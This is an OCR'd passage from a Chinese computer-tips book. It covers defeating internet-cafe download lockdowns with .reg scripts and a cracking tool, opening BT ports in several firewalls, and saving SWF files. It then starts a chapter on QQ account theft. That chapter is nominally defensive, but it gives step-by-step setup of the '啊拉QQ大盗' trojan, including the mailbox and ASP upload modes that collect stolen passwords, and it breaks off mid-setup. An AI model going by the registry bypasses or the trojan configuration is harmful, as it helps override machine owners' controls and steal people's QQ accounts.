


图7-22 查找要修改的内容

(3)该方法就是要在这个地方做做文章,在"p2s"这一行后"回车",输入"thread_num = 20",如图7-23所示。

(3)公司局域网:这种上网方式也属于内网,不过因为每一个的内网联上外网的方式的不同,以及所在内网管理员对网络的设置,有可能需要对迅雷使用代理才能进行下载。

7.2.5 解除网吧下载限制

现在很多网吧都对下载功能做了相应的屏蔽限制,这对于想在网吧下载几首音乐文件,或者一个小游戏都是一件非常困难的事情。下面就对如何突破网吧的下载限制,提供一些好的方法。

1. 为了解除去封锁的下载限制,首先打开 IE 浏览器,单击“工具”按钮,选择“Internet 选项→安全→自定义级别”标签,弹出“安全设置”对话框,找到里面的“文件下载”标签,然后选择其下方位置处的“启用”单选框,如图 7 - 24 所示,选中后的状态为“实心”点。操作完毕后,单击“确定”按钮,所更改的文件下载,即可为可用状态。




图 7 - 24 在 IE 中解除下载限制

另外注册表内部的下载“封锁”,也可以导致在网上无法下载,所以这里需要在本地桌面,建立一个. txt 形式的文本文件,然后打开其文档,输入相关的破解限制代码,具体代码是:HKEY_CURRENT_USER/Software/Microsoft/ Windows/CurrentVersion/Policies/System

“ DisableRegistryTools” = dword:00000000,如图 7 - 24 所示。输入完毕后,单击“文件”菜单,选择“保存”选项关闭,如果此时想把装有破解代码的文档,导入到注册表内,请重新命名该文档,并且扩展名改为. reg 的注册表形式。然后在双击此修改后的文件,会弹出“信息已经成功写到注册表”的对话框提示,说明刚才键入的代码已经添加到注册表内,下载限制已经解除。




图 7 - 24　解除注册表下载限制的代码

2. 当进不去系统盘时，尝试一下在运行中进入注册表。在运行中输入“regedit”回车。就可以打开注册表编辑器，找到下面的键：[HKEY_USERS　DEFAULT\Software\Policies\Microsoft\Internet Explorer\Restrictions]

“NoBrowserOptions” = dword:00000000

这样就可以解除对“Internet 选项”的限制了。接下来就按照开始的方法去做。

但是现在很多网吧都不可以使用运行和注册表编辑器了，但这并不代表没办法突破其限制。如果他们没有禁止导入注册表文件那么还可以这样做。打开记事本，编辑一个注册表脚本文件直接导入就可以解除对“运行”、“注册表编辑器”的限制。

3. 现在网吧中还有一种限制下载的方法，那就是即使你千辛万苦的打开了“Internet 选项”却发现里面的按钮是灰色的，不能使用。或者根本就找不到“安全”选项页。这时需要进入注册表编辑器中，然后修改下面的键值：

[HKEY_USERS　DEFAULT\Software\Policies\Microsoft\Internet Explorer\Control Panel]

“SecurityTab” = dword:00000000 \解除 Internet 选项中安全选项页“SecChangeSettings” = dword:00000000 \可以解除 Internet 选项中安全选项页中默认级别被禁。只要把下面的文本内容复制到记事本里，然后另存为“aaa. reg”。注意在保存类型中选择“所有文件”。然后双击运行。再到 IE 的“Internet 选项”里点击“默认级别”就可以啦。(所做的操作，要重新开启一个 IE 才能生效)

REGEDIT4

[HKEY_USERS　DEFAULT\Software\Policies\Microsoft\Internet Explorer\Restrictions]

“NoBrowserOptions” = dword:00000000

[HKEY_USERS　DEFAULT\Software\Policies\Microsoft\Internet Explorer\Control Panel]

“SecurityTab” = dword:00000000

“SecChangeSettings” = dword:00000000

“SecAddSites” = dword:00000000

也可以直接修改下面的键值，一样可以解除下载禁令：

[HKEY_USERS　DEFAULT\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3]

“1803” = dword:00000000

4. 手工破解法有些繁琐,不易操作。这对于对不太了解电脑的人来说有一定的困难。在此介绍一款很实用的破解工具,无需懂得任何电脑常识,也可随意在网吧内解除封锁的下载限制,如图 7 - 25 所示。

软件名称:

精锐网吧辅助工具

软件版本:

5.0

软件大小:

1.12 MB

软件授权:

免费软件

适用平台:

Windows 9X/NT/2000/XP

下载地址:

点击这里下载

软件名称： 精锐网吧辅助工具
软件版本： 5.0
软件大小： 1.12 MB
软件授权： 免费软件
适用平台： Windows 9X/NT/2000/XP
下载地址： 点击这里下载

图 7 - 25　精锐网吧辅助工具

在已经封锁了下载功能的网吧无法从网上下载“精锐网吧辅助工具”。需要事先将其软件下载并且存入到 QQ 网络硬盘内,然后在需要使用时从 QQ 网络硬盘下载。

运行精锐网吧辅助工具,选择“限制恢复”标签,然后在单击“解除下载限制”按钮,如图 7 - 26 所示。稍等片刻后,会弹出“恢复下载”对话框,单击“确定”按钮,即可解除本机的下载限制。

图 7－26　解除限制

7.2.6　BT 下载穿透防火墙

BT 下载现已成为更多宽带用户重要的下载手段之一，但是许多没有公网 IP 的用户在用 BT 下载时速度非常慢，只有 10KB 左右，还比不上 FTP 下载。其实，一个重要的原因是用户的计算机所在的网络上安装了防火墙，防火墙阻挡了来自外网的连接，别的种子不能主动地连接到本地的计算机上，当然下载速度会很慢。在安装有防火墙的计算机要想 BT 下载速度加快的话，就要使 BT 下载软件穿透防火墙的阻隔，突破连接限制。下面就介绍一下怎样使 BT 突破防火墙限制。

可能各位读者使用的 BT 下载软件各不相同，下面在各种常见防火墙中的设置均是以 BitTorrent Plus 5.8.7 为例。BitTorrent Plus 5.8.7 使用的默认下载端口是 6881—6889，在此要设置防火墙对 6881—6889 的端口不进行拦截。

1. XP 自带的防火墙

XP 自带有 ICF，是“Internet Connection Firewall”的简称，也就是因特网连接防火墙。ICF 建立在电脑与因特网之间，它可以让请求了的数据通过，而阻碍没有请求的数据包，它是一个基于包的防火墙。在使用 BT 有时会因为 ICF 的阻拦，引起连接不到 SEED 或者数据包延

滞降低下载速度，所以有必要在 ICF 中设置对 BT 使用的端口不进行阻拦。

右键点击“网上邻居”，弹出的菜单中选择“属性”，弹出“网络连接”窗口右键点击上网用的连接，在弹出的菜单中选择“属性”，则弹出“本地连接属性”窗口，选择其中的“高级”选项卡，点击窗口下方的“设置”按钮，弹出“高级设置”窗口。本页中是一些常见的网络服务，现在要为 BT 下载软件添加其使用的端口，点击下方的“添加”按钮，弹出“服务设置”窗口，如下图 7－27 所示。




图 7－27　防火墙服务设置

在该服务设置窗口中，“服务描述”一栏中是对该网络服务的描述，可随便填入就可以（如“BT 下载服务”），“在您的网络上主持此服务的计算机的名称或 IP 地址”栏中是要填入要进行 BT 下载计算机的 IP 地址或计算机名称，“此服务器的外部端口号”中填写 6881，“此服务器的外部端口号”中也填写 6881，选中 TCP 协议，然后点击“确定”按钮即可。

这样就在“高级设置”页中的“服务”栏中就增加了一个“BT 下载服务”的网络服务项目。这个服务开放的是 6881 端口，按同样的方法，再新建开放 6882—6889 端口的服务就行了。通过这样的设置，现在 BT 下载软件就可以在 ICF 中通行无阻了。

2. **金山网镖 6**

金山网镖 6 提供的 IP 规则编辑器让熟悉网络协议的用户更加得心应手，在这里可以利用这个工具自由的添加、修改、删除 IP 规则。由于其内置的 IP 规则中并没有开放 BT 下载软件所使用的端口，为了高速 BT 下载就需要打开一些端口，手动添加一条规则。

点击托盘下的金山网镖 6 图标，打开主界面，在金山网镖 6 主界面上部的菜单栏中，单击“工具”按钮，在“工具”按钮下方弹出的下拉菜单中单击“IP 规则编辑器”，将弹出“自定义 IP 规则编辑器”窗口，单击“添加”按钮，弹出的“添加 IP 数据包过滤规则”窗口，如图 7－28 所示。




图 7－28　金山网镖 6 设置

在“规则名称”栏中填入此规则的名称(如 BT 下载规则)；“规则描述”一栏则是在此填写对这一规则的详细描述，可以不用填写；在“对方的 IP 地址”中选择“互联网任何地址”；“数据传输方向”请选择“接收或发送”；“数据协议类型”一栏中当然选择“TCP 类型数据包”；在“本地端口”中填写从 6881 到 6889，这样就指定了 BT 下载软件所使用的所有端口，而不用单独一个个去设置。要注意的是，在下面“满足上述条件时动作”选项中，一定要选择“允许数据包通行”的值，否则是拦截数据包和继续下一条规则，那都不是所希望的。其他的所有选项都可选择默认值即可，完成后点击“确认”就行了。

在金山网镖 6 的 IP 规则编辑器中，也可以对所有的编辑条目做保存和清空的操作。根据需要，还可以设置 IP 规则的优先级，也可以导入金山网镖 6 的标准安全级别以及导出自定义的 IP 规则做备份。例如，如果在另外一台计算机上也安装了金山网镖 6，就可以把自定义的 IP 规则做一下备份，然后在目标计算机上导入即可，不用每台计算机都重新设置一遍，省去不少的麻烦。

3. 瑞星防火墙 2.2 版

在瑞星防火墙中的设置也很容易，是添加一条防火墙过滤规则。打开瑞星防火墙的主界面，点击“选项”菜单，再点击“规则设置”，弹出“瑞星防火墙规则设置”页面，然后再点击“规则”菜单下的“添加”，弹出“添加第 1 条规则”界面，如图 7－29 所示。

在“名称”中为待添加的规则输入一个描述性的名称(如 BT 规则)；“类别”中可指定规则的类别，选择“应用程序”；在“操作”中选择“允许”；“方向”是指定规则是应用于接收，还




图 7-29　瑞星防火墙规则设置

是发送,或者双向传输数据,在这里选择“双向”这个值,让本机接收或发送数据包;“数据链”中选择“广域网”;“协议”指定规则使用的通信协议,选择“TCP”;在“说明”一栏中,是填写的对该条规则的说明,可点击“编辑”按钮,弹出“规则说明编辑框”在文本框中填写说明即可,所填写的内容将会在规则设置界面的“规则描述”中显示。在完成上述设置后,点击“端口号”标签,选取“端口范围”,然后在起始端口号和终止端口号中分别填入 6881 和 6889 即可。然后点击“添加”按钮就完成了添加规则的设置。在改变规则设置或添加了新规则后要重新开启防火墙,以使最新的防火墙规则生效。

4. 天网个人防火墙 2.5 版

如果电脑上安装的是天网个人防火墙,它也是很容易设置的,以天网个人防火墙 2.5 版为例说明。打开天网的主界面后,点击“自定义 IP 规则”按钮,在“自定义 IP 规则”页中点击“增加规则”按钮,则会弹出“IP 规则修改”窗口,如图 7-30 所示。

在“名称”一栏中可随便填入(如 SKY BT),在“说明”中填入对上而名称的一些简单说明,可自己随便来填写。“数据包方向”一栏选中“接收或发送”,在“对方 IP 地址”中选择“任何地址”,然后再选中“TCP”页,在“本地端口”栏中填入“从 6881 到 6889”,最后在“当满足上面条件时”一栏中选择“通行”,其他的项目可不作更改,然后点击“确定”按钮。现在在“自定义 IP 规则”页中就增加了一个“Sky BT”规则,在前面勾选上,再点击上面的“保存规则”图标,就可以了。

5. 费尔个人防火墙 2.1 版

许多人的电脑上安装的是费尔个人防火墙,在费尔个人防火墙中提供了一个应用程序控管规则功能来设置是否允许外网计算机连接到本地电脑的端口上。具体的设置为:打开

图 7－30　天网防火墙 IP 设置

其主界面，点击最上面的“管控中心”按钮，在“应用程序控管规则”页中可以进行添加、删除、修改、应用等操作。点击“添加”按钮，弹出“增加控管规则”页面，如图 7－31 所示。

图 7－31　费尔个人防火墙

在“应用程序”一栏中，是选择应用该规则的应用程序，可以点击“…”浏览按钮来指定 BT 下载软件，也可以在此输入“ * ”表示此规则应用到所有的应用程序，在此选择“ * ”，因

为有的人安装有几种不同的 BT 客户端用来下载;“目的网络”选择“所有网络”;“访问时间”为“任何时间”;“连线方向”栏中选择“双向”;“管制动作”选择“放行”了;“协议”中要选择“TCP”;“本地端口”是填入 BT 下载软件使用的端口:6881,如果填入的是参数 0,则是表示所有的端口,最好不要把所有的端口开放到因特网上,否则安全性方面就存在很大的隐患了;“远端端口”请填写“0”;在“备注”一栏中填写对该条规则的简单描述(如费尔下的 BT 软件);点击“确定”按钮即可。由于一条控管规则中只能输入一个端口,所以要打开 BT 下载软件使用的一组端口 6881 ~6889 的办法就是指定一组控管规则。重复添加如上的规则,只是在“本地端口”中分别填入 6881 ~6889 的数值,完成一组端口的规则。

通过在防火墙中设置了一个“BT 通道”后,拥有公网 IP 的用户, BT 的下载速度也就基本上能够达到宽带的理论下载速度了。

7.2.7 下载 SWF 文件

有些人在线欣赏的时候,由于网速的原因,发现有些 Flash MV 作品播放很卡,有的甚至根本不能播放。此时,只有把文件下载下来才能够流畅的播放,而很多人对于如何下载 SWF 文件也是一筹莫展,在此,就将介绍一些常用的下载 SWF 文件的方法。

1. 查看源文件

(1)当浏览网页看到自己喜欢的 FLASH 时,如果想下载到电脑中,就点 0 击鼠标右键,在右键菜单中选择“查看源文件”,如图 7 -32 所示,记事本马上就把密密麻麻的源代码显示在面前了。

(2)按下快捷键“Ctrl + F”,在弹出的对话框中输入“. swf”,确定即可查找到 FLASH 的 SWF 文件,COPY 下链接地址,如图 7 -33 所示,注意看是绝对链接还是相对链接。

(3)把它粘贴到浏览器的地址栏上,按回车,FLASH 就全屏地出现在浏览器窗口,如图 7 -34 所示。

(4)接着复制整个地址,打开下载工具软件 Flashget 或者 NetAnt,粘贴链接地址 URL 即可,如图 7 -35 所示。

如果页面里有多个 FLASH 文件,但只是想下载其它一个两个,按上面的方法先使 SWF 文件全屏,直到找到想下载的 SWF 文件。

2. 有全屏链接的

有很多网站为了方便网友看 FLASH 作品,常常提供了全屏欣赏,这种方式是最受大家欢迎的了,只要直接在链接上按鼠标的右键,选择“复制快捷方式(copy url)”,然后到下载工具上粘贴地址链接 URL(操作跟上述一样),如图 7 -36 所示。这个 FLASH 作品又可以快速




图 7－32　选择查看源文件




图 7－33　查找源文件

的下载到电脑里了。

3. 去 temp 里查找

有些网站为保护自己的设计成果不让人偷窃，做好了框架，对于一些不大熟悉 HTML 标记语言的网友来说，无从下手，“去 temp 里查找”不失为一个好的方法，因为通常浏览过的网页，IE 都会把它们有关的资料信息记录到“Temporary Internet Files”目录中。

获取的方法是：在那个目录上按鼠标右键，点击查找“. swf”，很快，所有的 FLASH 文件都显示在眼前，首先把它们全部 COPY 到另外的目录，然后自己慢慢挑吧，肯定是能找到想要的 FLASH 文件的。

在 WIN2000 中又有不同，因为它根据不同用户设置了不同的各种参数，包括上网的记录，因此必须到以下的目录来查找：

操作系统盘\Documents and Settings\Administrator\Local Settings\Temporary Internet Files

或者：

图 7 - 34　FLASH 全屏播放




图 7 - 35　粘贴 URL

操作系统盘\Documents and Settings\Default User\Local Settings\Temporary Internet Files

4. Woof 软件

这里首先介绍一款软件,这款软件叫作 Woof,它可以自动寻找 IE 或 NC 的 Cache 中所有

图 7－36　下载全屏 FLASH

swf 文件，并且可以预览和保存。

安装之后直接运行它，按图 7－37 所示设置，搜索 SWF 文件。

图 7－37　设置 Woof

搜索到了一大堆 SWF 文件，预览后找到想保存的文件，在前面打上勾，在 File→Copy，选择保存的路径，完成。

5. Flash Movie Extract Pilot **软件**

下面再介绍另一个 SWF 文件保存软伯——Flash Movie Extract Pilot，这是一款 Flash 精品工具，它神奇的功能就是能够用来搜索、预览和保存网上的 SWF 文件（Flash 动画文件）。该软件使用方法非常简单：先进入到有你喜欢的 Flash 动画的页面（最好先清空 IE 临时文件，再刷新页面），然后运行 Flash Movie Extract Pilot 程序，弹出如图 7－38 所示窗口。




图 7 - 38　软件功能图

该窗口的左边是 Internet 临时文件夹中的 SWF 文件(文件的后缀名都为. swf),用户想要下载的就在里面,右边则是预览窗口,只要选择需要下载的 SWF 文件,单击鼠标右键,选择“Save as”,就可以把 SWF 文件保存到指定的文件夹里了。

第 8 章　QQ、电邮盗号揭秘

8.1　获取 QQ 密码

很多人都有过 QQ 号被盗的经历，即使用“密码保护”功能找回来后，里面的 Q 币也已经被盗号者洗劫一空，碰到更恶毒的盗号者，还会将你的好友统统删除。很多人可能会觉得盗取 QQ 号很神秘，其实喜欢盗号的所谓“黑客”们，也只是利用了一些现成的盗号工具，只要了解了 QQ 号被盗的过程，就能作出相应防范，甚至由守转攻，给盗号者以致命一击。

8.1.1　盗取 QQ 密码

如今，还在持续更新的 QQ 盗号软件已经所剩无几。其中最为著名，流传最广的则非“啊拉 QQ 大盗”莫属了，目前绝大多数的 QQ 号被盗事件都是由这个软件引起的。软件的使用条件很简单，只要有一个支持 smtp 发信的邮箱或者一个支持 asp 脚本的网页空间即可。下面先来了解一下其工作原理，以便从中找到反击的良方。

1.“啊拉 QQ 大盗”工作原理

（1）选择盗号模式。

下载“啊拉 QQ 大盗 2008 最新版”，解压后文件夹里有三个文件：alaqq. exe、狐组黑客网. rar、qq. asp，如图 8 - 1 所示。其中 alaqq. exe 是“啊拉 QQ 大盗”的配置程序，qq. asp 是使用“网站收信”模式时需使用的文件。正式使用之前，还需要设置其参数。

“邮箱收信”配置：运行 alaqq. exe，出现程序的配置界面。在“发信模式选择”选项中选中“邮箱收信”，在“邮箱收信”填写电子邮箱地址（建议使用程序默认的 163. com 网易的邮箱）。这里以邮箱 ala65432@163. com 为例来介绍“邮箱收信”模式时的配置，并进行下面的测试。然后在“发信服务器”下拉框中选择自己邮箱相应的 smtp 服务器，这里是 smtp. 163. com。最后填入发信箱的帐号、密码、全称即可，如图 8 - 2 所示。

设置完毕后，可以来测试一下填写的内容是否正确，点击下方“发信测试”按钮，程序将会出现邮箱测试状态。如果测试的项目都显示成功，即可完成邮箱信息配置，如图 8 - 3 所示。

“网站收信”配置：除了选择“邮箱收信”模式之外，还可以选择“网站收信”模式，让盗取

图 8－1　啊拉 QQ 大盗 2008 最新版

的 QQ 号码自动上传到指定的网站空间。当然，在使用之前，也需要做一些准备工作。

用 FTP 软件将 qq. asp 上传到支持 ASP 脚本的空间，运行 alaqq. exe，在“Asp 接口地址”中输入 qq. asp 所在的 URL 地址，那么，当木马截获 QQ 号码信息后，就会将其保存在与 qq. asp 同目录下的 qq. txt 文件中。

（2）设置木马附加参数。

